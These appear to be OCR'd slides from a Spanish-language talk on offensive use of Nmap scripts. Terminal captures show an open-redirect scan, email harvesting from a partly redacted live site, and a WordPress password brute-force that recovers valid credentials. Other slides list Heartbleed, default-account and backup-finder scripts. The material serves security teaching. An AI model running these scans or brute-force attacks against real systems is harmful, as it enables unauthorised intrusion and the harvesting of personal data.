
Búsqueda de Vulnerabilidades

- Redirecciones y Re-envios sin validar
  - nmap -v -Pn -p a,b,c,... direccion_IP_o_nombre_DNS --script http-open-redirect



```
Initiating NSE at 15:06
Completed NSE at 15:06, 0.24s elapsed
Nmap scan report for www..pe (1.2.3.4)
Host is up (0.12s latency).
rDNS record for 1.2.3.4: .pe
PORT   STATE SERVICE
-- 80/tcp open  https   syn-ack
-- | http-open-redirect:
-- |_  https://www..pe:80/redirect.php?url=http%3A%2f%2fscanme.nmap.org%2f
```


Un ataque a punta de puro NMAP



```
[redacted]7:~$ nmap -Pn -v -p 80 --script http-email-harvest.nse www.[redacted].cl

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-11 23:06 PET
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating Parallel DNS resolution of 1 host. at 23:06
Completed Parallel DNS resolution of 1 host. at 23:06, 6.87s elapsed
Initiating Connect Scan at 23:06
Scanning www.[redacted].cl ([redacted]) [1 port]
Discovered open port 80/tcp on [redacted])
Completed Connect Scan at 23:06, 0.07s elapsed (1 total ports)
NSE: Script scanning [redacted].
Initiating NSE at 23:06
Completed NSE at 23:07, 11.37s elapsed
Nmap scan report for www.[redacted].cl ([redacted])
Host is up (0.066s latency).
rDNS record for [redacted]): www.[redacted].cl
PORT   STATE SERVICE
80/tcp open  http
| http-email-harvest:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=www.[redacted].cl
|   capuertoqtr@[redacted]
|   capuertolqw@[redacted]
|   capuertocst@[redacted]
|   capuertoleb@[redacted]
|   capuertotlc@[redacted]
|   capuertovlp@[redacted]
|   capuertochg@[redacted]
|   capuertovva@[redacted]
|   capuertoccp@[redacted]
|   capuertoptc@[redacted]
|   capuertoemu@[redacted]
|   capuertolsv@[redacted]
|   capuertomej@[redacted]
|   capuertoqll@[redacted]
```

explotar filtros php
pasar parametros a sqlmap para confirmar blind
pasar parametros para validar verbos inseguros (PUT)
map para ataques sobre datos
Turmi
nmap 1000+
Port Scan
nmap pr0

Un ataque a punta de puro NMAP



```
wcuestas@31337:~$ nmap -n -v -p 80 -sT -sV --script http-wordpress-brute.nse --script-args 'userdb=/home/wcuestas/secgov/expocybsec/usuarios.lst,p
assdb=/home/wcuestas/secgov/expocybsec/passwords.lst',brute.firstonly=true 192.168.1.143

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-11 23:39 PET
NSE: Loaded 30 scripts for scanning.
NSE: Script Pre-scanning.
Initiating Ping Scan at 23:39
Scanning 192.168.1.143 [2 ports]
Completed Ping Scan at 23:39, 0.00s elapsed (1 total hosts)
Initiating Connect Scan at 23:39
Scanning 192.168.1.143 [1 port]
Discovered open port 80/tcp on 192.168.1.143
Completed Connect Scan at 23:39, 0.00s elapsed (1 total ports)
Initiating Service scan at 23:39
Scanning 1 service on 192.168.1.143
Completed Service scan at 23:39, 6.62s elapsed (1 service on 1 host)
NSE: Script scanning 192.168.1.143.
Initiating NSE at 23:39
Completed NSE at 23:39, 0.19s elapsed
Nmap scan report for 192.168.1.143
Host is up (0.00024s latency).
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd
| http-wordpress-brute:
|   Accounts
|     capuertoqtr:capuertoqtr
|     capuertoqtr:capuertoqtr - Valid credentials
|   Statistics
|_    Performed 3 guesses in 1 seconds, average tps: 3

NSE: Script Post-scanning.
Read data files from: /usr/local/bin/../share/nmap
Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.94 seconds
```


Búsqueda de Vulnerabilidades

- http-backup-finder.nse
- http-config-backup.nse (CMS y web servers más comúnes)
- http-default-accounts.nse
- **ssl-heartbleed.nse**

Toma de Evidencias

- Todos dejan evidencia en los reportes
  - PERO, por ejemplo, uno “no oficial” permite tomar un screenshot del web
  - http-screenshot.nse
    - wget http://wkhtmltopdf.googlecode.com/files/wkhtmltoimage-0.11.0_rc1-static-i386.tar.bz2
    - tar -jxvf wkhtmltoimage-0.11.0_rc1-static-i386.tar.bz2
    - cp wkhtmltoimage-i386 /usr/local/bin/
    - git clone git://github.com/SpiderLabs/Nmap-Tools.git
    - cd Nmap-Tools/NSE/
    - cp http-screenshot.nse /usr/local/share/nmap/scripts/
    - nmap --script-updatedb

Toma de Evidencias



```
[redacted] nmap -n -v -p 80 --script http-screenshot.nse 192.168.1.215

Starting Nmap 6.46 ( http://nmap.org ) at 2014-04-26 06:56 PET
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating ARP Ping Scan at 06:56
Scanning 192.168.1.215 [1 port]
Completed ARP Ping Scan at 06:56, 0.02s elapsed (1
Initiating SYN Stealth Scan at 06:56
Scanning 192.168.1.215 [1 port]
Discovered open port 80/tcp on 192.168.1.215
Completed SYN Stealth Scan at 06:56, 0.03s elapsed
NSE: Script scanning 192.168.1.215.
Initiating NSE at 06:56
Completed NSE at 06:56, 0.75s elapsed
Nmap scan report for 192.168.1.215
Host is up (0.00064s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-screenshot:
|_  Saved to screenshot-nmap-192.168.1.215:80.png
MAC Address: 08:00:27:90:73:0A (Cadmus Computer Sy

NSE: Script Post-scanning.
Read data files from: /usr/local/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.0
           Raw packets sent: 2 (72B) | Rcvd: 2 (72
```

```
[redacted] la screenshot-nmap-192.168.1
-rw-r--r-- 1 [redacted] 2322753 2014-04-26 06:56 screenshot-nmap-1
```

screenshot-nmap-192.168.1.215:80.png
File Edit View Image Go Help
Previous
Next
Edit Imag

ACME Co.

Your Company Name
Evergreen Terrace 742
Kansas Missouri
Phone: 432-653-3121
sales@thetiecompany.com

Inicio | Nosotros | Pr

Archivo 1 | Archivo 2

Welcome to A

News

September 27, 2006
Curabitur arcu tellus, suscipit in, aliquam eget, ultricies id, sapien. Nam est.
More...

September 27, 2006
Curabitur arcu tellus, suscipit in, aliquam eget, ultricies id, sapien. Nam est.
More...

September 27, 2006
Curabitur arcu tellus, suscipit in, aliquam eget, ultricies id, sapien. Nam est.
More...

Hi! This is my third design for OSWD, with
Validation. You can do whatever you want w
Hosting Colombia link at the bottom. Enjoy!

Lorem ipsum dolor sit amet, consectetuer adipiscin
pellentesque tincidunt. Donec in mauris. Mauris nequ
vitae, tincidunt sit amet, mi. Aliquam lacinia. Susp
rutrum ac, facilisis in, malesuada sed, ligula. Mauris
odio vel odio placerat hendrerit. Suspendisse lacus la
sit amet, pede. Sed aliquet, justo ac elementum pre
purus diam eget arcu. Nam augue diam, mollis a, sc
pede. Vestibulum tristique lectus sed augue.


Aenean ut mauris luctus mauris interdum convallis.
vitae massa. Maecenas vel tellus vitae elit mattis
Mauris non mi. Duis ultrices dolor ut orci. Quisque
metus nec augue. Cum sociis natoque penatibus
nascetur ridiculus mus. Nunc dolor leo, aliquam a, pla
Sed lacinia augue in magna. Fusce sed enim. Vestib
Pellentesque eu elit in dolor ullamcorper sodales.
Mauris felis odio, rhoncus sed, adipiscing fermentu
viverra rhoncus purus.

Home | About Us | Products | Our Services | Contact Us | Your Company Name ©

1024 × 566 pixels 2.2 MB 71%

Datos Adicionales

- Documentación suficiente en
  - http://nmap.org/nsedoc/
- Scripts “no oficiales” en
  - https://secwiki.org/w/Nmap/External_Script_Library



Preguntas ?

RETO : Funciona ?

```
nmap -n -v -sT –script nbstat.nse host.test.com
```